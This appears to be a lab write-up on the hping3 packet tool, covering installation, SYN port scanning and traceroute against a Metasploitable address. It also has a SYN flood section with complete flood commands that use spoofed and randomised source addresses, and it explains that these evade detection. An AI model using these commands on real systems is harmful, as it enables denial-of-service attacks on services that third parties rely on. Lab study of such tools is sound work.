**b. HPING3**


**INTRODUCTION**

hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies. It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols, do path MTU discovery, perform traceroute-like actions under different protocols, fingerprint remote operating systems, audit TCP/IP stacks, etc. hping3 is scriptable using the Tcl language.

**EXECUTION STEPS**

1. **Installing hping3 from a package**Syntax - *sudo apt install hping3*
2. **Port Scanning**Syntax - *sudo hping3 -S <ip\_address> -p <port> -c <number\_of\_packets>*


*sudo hping3 -S 192.168.225.128 -p 80 -c 1*



This will scan port 80 on specified metasploitable IP. As we can see from the output returned packet from specified metasploitable IP contains SYN and ACK flags set which indicates an open port.


**Note:** Use -c 1 flag in order to send the SYN packet only once

In order to scan a range of ports starting from port 80 and up use the following command line,



1. **Traceroute using Hping3**


This illustration is like popular utilities like tracert (windows) or traceroute (linux) who utilizes ICMP packets expanding each time in 1 its TTL value.  
Syntax - *sudo hping3 --traceroute -V -1 <ip\_address>*

****


1. **Perform A TCP Syn Flood Attack With Kali Linux & Hping3**

Syntax - *sudo hping3 -a <FAKE IP> <target> -S -q -p 80 --faster*

*sudo hping3 -a 192.168.225.128 192.168.225.128 -S -q -p 80 --faster*



Syntax - *hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.225.128*



We’re sending 15000 packets (-c 15000) at a size of 120 bytes (-d 120) each. We’re specifying that the SYN Flag (-S) should be enabled, with a TCP window size of 64 (-w 64). To direct the attack to our victum’s HTTP web server we specify port 80 (-p 80) and use the --flood flag to send packets as fast as possible. As you’d expect, the --rand-source flag generates spoofed IP addresses to disguise the real source and avoid detection but at the same time stop the victim’s SYN-ACK reply packets from reaching the attacker.

**CONCLUSION**

1. Hping3 is a command line utility to perform port scanning and flood attacks which can also be spoofed to point to the target location itself.
2. Using hping3, you can test firewall rules, perform (spoofed) port scanning, test network performance using different protocols like ICMP, FIN, etc.

**REFERENCES**

1. Hping3 Tricks and Tips

<https://iphelix.medium.com/hping-tips-and-tricks-85698751179f>

1. Hping3 flood ddos

<https://linuxhint.com/hping3/>

1. Performing TCP SYN Flood attack

<https://www.firewall.cx/general-topics-reviews/network-protocol-analyzers/1224-performing-tcp-syn-flood-attack-and-detecting-it-with-wireshark.html>